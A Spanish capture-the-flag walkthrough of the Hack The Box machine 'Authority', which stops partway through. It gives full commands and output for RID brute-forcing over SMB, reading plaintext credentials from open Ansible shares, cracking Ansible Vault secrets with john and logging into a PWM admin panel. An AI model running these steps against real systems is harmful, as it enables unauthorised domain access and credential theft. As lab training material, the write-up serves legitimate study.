Authority - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap

```
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2024-12-08 12:48:53Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: authority.htb,
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: authority.htb,
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: authority.htb,
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: authority.htb,
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8443/tcp  open  ssl/https-alt syn-ack ttl 127
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49673/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49688/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49689/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49691/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49692/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49700/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49705/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
60572/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
60594/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
```

Encontramos el dominio "authority.htb". Para enumerar usuarios podemos utilizar la herramienta netexec que puede realizar un ataque de fuerza bruta para descubrir "RIDs" de usuarios. No tenemos permisos a traves de una null session pero si a traves de una guest session:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.222 -u '' -p '' --rid-brute
SMB         10.10.11.222    445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:
True) (SMBv1:False)
SMB         10.10.11.222    445    AUTHORITY        [+] authority.htb\:
SMB         10.10.11.222    445    AUTHORITY        [-] Error creating DCERPC connection: SMB SessionError: code: 0xc00000
D - {Access Denied} A process has requested access to an object but has not been granted those access rights.

┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.222 -u 'guest' -p '' --rid-brute
SMB         10.10.11.222    445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:
True) (SMBv1:False)
SMB         10.10.11.222    445    AUTHORITY        [+] authority.htb\guest:
SMB         10.10.11.222    445    AUTHORITY        498: HTB\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        500: HTB\Administrator (SidTypeUser)
SMB         10.10.11.222    445    AUTHORITY        501: HTB\Guest (SidTypeUser)
SMB         10.10.11.222    445    AUTHORITY        502: HTB\krbtgt (SidTypeUser)
SMB         10.10.11.222    445    AUTHORITY        512: HTB\Domain Admins (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        513: HTB\Domain Users (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        514: HTB\Domain Guests (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        515: HTB\Domain Computers (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        516: HTB\Domain Controllers (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        517: HTB\Cert Publishers (SidTypeAlias)
SMB         10.10.11.222    445    AUTHORITY        518: HTB\Schema Admins (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        519: HTB\Enterprise Admins (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        520: HTB\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        521: HTB\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        522: HTB\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        525: HTB\Protected Users (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        526: HTB\Key Admins (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        527: HTB\Enterprise Key Admins (SidTypeGroup)
```

Realmente no hemos conseguido ningun usuario de valor ya que son los tipicos grupos de un entorno ad (quitando el usuario "svc_ldap").

Vamosa a ver los recursos compartidos a los que podemos acceder a traves de una null session:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbclient -L 10.10.11.222 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Department Shares Disk
        Development     Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
```

Como el recurso "Development" tiene bastantes carpetas en su interior, vamos a montar este recurso en la ruta /mnt/montaje:

```
sudo mount -t cifs //10.10.11.222/Development /mnt/montaje
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ tree -a /mnt/montaje
/mnt/montaje
└── Automation
    └── Ansible
        ├── ADCS
        │   ├── .ansible-lint
        │   ├── defaults
        │   │   └── main.yml
        │   ├── LICENSE
        │   ├── meta
        │   │   ├── main.yml
        │   │   └── preferences.yml
        │   ├── molecule
        │   │   └── default
        │   │       ├── converge.yml
        │   │       ├── molecule.yml
        │   │       └── prepare.yml
        │   ├── README.md
        │   ├── requirements.txt
        │   ├── requirements.yml
        │   ├── SECURITY.md
        │   ├── tasks
        │   │   ├── assert.yml
        │   │   ├── generate_ca_certs.yml
        │   │   ├── init_ca.yml
        │   │   ├── main.yml
        │   │   └── requests.yml
```

En el archivo "tomcat-users.xml.j2" encontramos unas credenciales de tomcat:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat /mnt/montaje/Automation/Ansible/PWM/templates/tomcat-users.xml.j2
<?xml version='1.0' encoding='cp1252'?>

<tomcat-users xmlns="http://tomcat.apache.org/xml" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
 version="1.0">

<user username="admin" password="T0mc@tAdm1n" roles="manager-gui"/>
<user username="robot" password="T0mc@tR00t" roles="manager-script"/>

</tomcat-users>
```

Encontramos otras posbiles credenciales en el archivo "ansible_inventory":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat /mnt/montaje/Automation/Ansible/PWM/ansible_inventory
ansible_user: administrator
ansible_password: Welcome1
ansible_port: 5985
ansible_connection: winrm
ansible_winrm_transport: ntlm
ansible_winrm_server_cert_validation: ignore
```

Pone que nos podemos conectar a traves de winrm pero al validarlo con netexec nos dice que las credenciales no son correctas

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.11.222 -u administrator -p Welcome1 2>/dev/null
WINRM       10.10.11.222    5985   AUTHORITY        [*] Windows 10 / Server 2019 Build 17763
WINRM       10.10.11.222    5985   AUTHORITY        [-] authority.htb\administrator:Welcome1
```

Tambien descubrimos otro nombre de usuario:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat /mnt/montaje/Automation/Ansible/PWM/ansible.cf
[defaults]

hostfile = ansible_inventory
remote_user = svc_pwm
```

Encontramos una credencial para la "Certification Authority":

```
└─$ cat /mnt/montaje/Automation/Ansible/ADCS/defaults/main.yml
---
# defaults file for ca

# set ca_init: 'yes' to create CA
ca_init: yes

# ca_own_root: 'yes' if you want to have yout own root CA.
# if no, set ca_certificate_path manually
ca_own_root: yes

# A passphrase for the CA key.
ca_passphrase: SuP3rS3creT

# The common name for the CA.
ca_common_name: authority.htb

# Other details for the CA.
ca_country_name: NL
ca_email_address: admin@authority.htb
ca_organization_name: htb
ca_organizational_unit_name: htb
ca_state_or_province_name: Utrecht
ca_locality_name: Utrecht
```

Encontramos otro archivo con credenciales para iniciar sesion en "pwm":

```
┌──(kali㉿kali)-[/mnt]
└─$ cat /mnt/montaje/Automation/Ansible/PWM/defaults/main.yml
---
pwm_run_dir: "{{ lookup('env', 'PWD') }}"

pwm_hostname: authority.htb.corp
pwm_http_port: "{{ http_port }}"
pwm_https_port: "{{ https_port }}"
pwm_https_enable: true

pwm_require_ssl: false

pwm_admin_login: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          32666534386435366537653136663731633138616264323230383566333966346662313161326239
          61343536636634623732656338323566633562393830396 40a346431373431666433343436 6139
          35653634376333666234613466396534343030656165396464323564373334616262613439343033
          63343262633263643 80a65303431373332663932343362613034383466353832643963623230653 1
          3438
pwm_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          31356338343963323063373435363261323563393235633365356134616261666433393263373736
          33356162633264646338323762613061313033376539643 50a3636636231323531363466313966 62
          38656432323830393339336231373637303535613636646561653637386634613862316638353530
          39303566373064613 50a3164666630373030376537613235653433386539346453366336536303 5
          6531

ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          63303831303534303266356462373731393561313363313038376166336536666232626461653630
```

Tenemos 3 hashes de "ansible". Podemos intentar decodearnos con la herramienta "ansible-vault". Primero pasamos los hashes a tres archivos diferentes:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat hash1
$ANSIBLE_VAULT;1.1;AES256
32666534386435366537653136663731633138616264323230383566333966346662313161326239
61343536636634623732656338323566633562393830396 40a346431373431666433343436 6139
35653634376333666234613466396534343030656165396464323564373334616262613439343033
63343262633263643 80a65303431373332663932343362613034383466353832643963623230653 1
3438

┌──(kali㉿kali)-[~/Downloads]
└─$ cat hash2
$ANSIBLE_VAULT;1.1;AES256
31356338343963323063373435363261323563393235633365356134616261666433393263373736
33356162633264646338323762613061313033376539643 50a3636636231323531363466313966 62
38656432323830393339336231373637303535613636646561653637386634613862316638353530
39303566373064613 50a3164666630373030376537613235653433386539346453366336536303 5
6531

┌──(kali㉿kali)-[~/Downloads]
└─$ cat hash3
$ANSIBLE_VAULT;1.1;AES256
63303831303534303266356462373731393561313363313038376166336536666232626461653630
34373330353662356134373737333166353135303266393 30a643034623530623439616136363563
34646237336164356438383034623462323531316333623135383134656263663266653938333334
32383432303336336 350a64666439656563303733343162616330653133633632666531643061356 6
3764
```

Ahora intentamos decodearlos con "ansible-vault":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ansible-vault decrypt hash1
Vault password:
```

Nos pide una contraseña que no sabemos pero podemos utilizar la herramienta "ansible2john" para extraer el hash para que john pueda conseguir la contraseña:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ansible2john hash1 > hash1_ansible

┌──(kali㉿kali)-[~/Downloads]
└─$ ansible2john hash2 > hash2_ansible

┌──(kali㉿kali)-[~/Downloads]
└─$ ansible2john hash3 > hash3_ansible
```

Intentamos crackear el hash con john:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash1_ansible --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 256/256 AVX2 8x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$%^&*         (hash1)
1g 0:00:00:11 DONE (2024-12-08 11:39) 0.08833g/s 3515p/s 3515c/s 3515C/s 051790..woodson
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/Downloads]
└─$ john hash2_ansible --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 256/256 AVX2 8x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$%^&*         (hash2)
1g 0:00:00:12 DONE (2024-12-08 11:39) 0.08006g/s 3185p/s 3185c/s 3185C/s 051790..woodson
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/Downloads]
└─$ john hash3_ansible --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 256/256 AVX2 8x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$%^&*         (hash3)
```

Los tres hashes tienen la misma contraseña para poder desencriptarlos. Vamos a intentar decodearlos con la contraseña que hemos obtenido:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ansible-vault decrypt hash1
Vault password:
Decryption successful
```

Me dice decryption successful pero me dice nada mas. Vamos a probarlo de forma, leyendo el archivo y redireccionando la ejecucion a "ansible-vault":


```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat hash1|ansible-vault decrypt
Vault password:
Decryption successful
svc_pwm
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat hash2|ansible-vault decrypt
Vault password:
Decryption successful
pWm_@dm!N_!23
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat hash3|ansible-vault decrypt
Vault password:
Decryption successful
DevT3st@123
```


Hemos obtenido un nombre de usuario y dos contraseñas.

En el puerto 8443 tenemos un servicio web que contiene un panel del login de "pwm":




Vamos a probar a acceder con el nombre de usuario y las dos contraseñas obtenidas:


Nos nos deja establecer una conexion pero vamos a probar a acceder a "configuration manager". Probamos con la primera contraseña y estamos dentro:



No veo nada interesante. Accedemos a "configuration editor":




Una vez dentro hacemos click en "connection":




Ahi vemos un apartado que contiene el dominio de la maquina victima y se puede testear el perfil ldap:

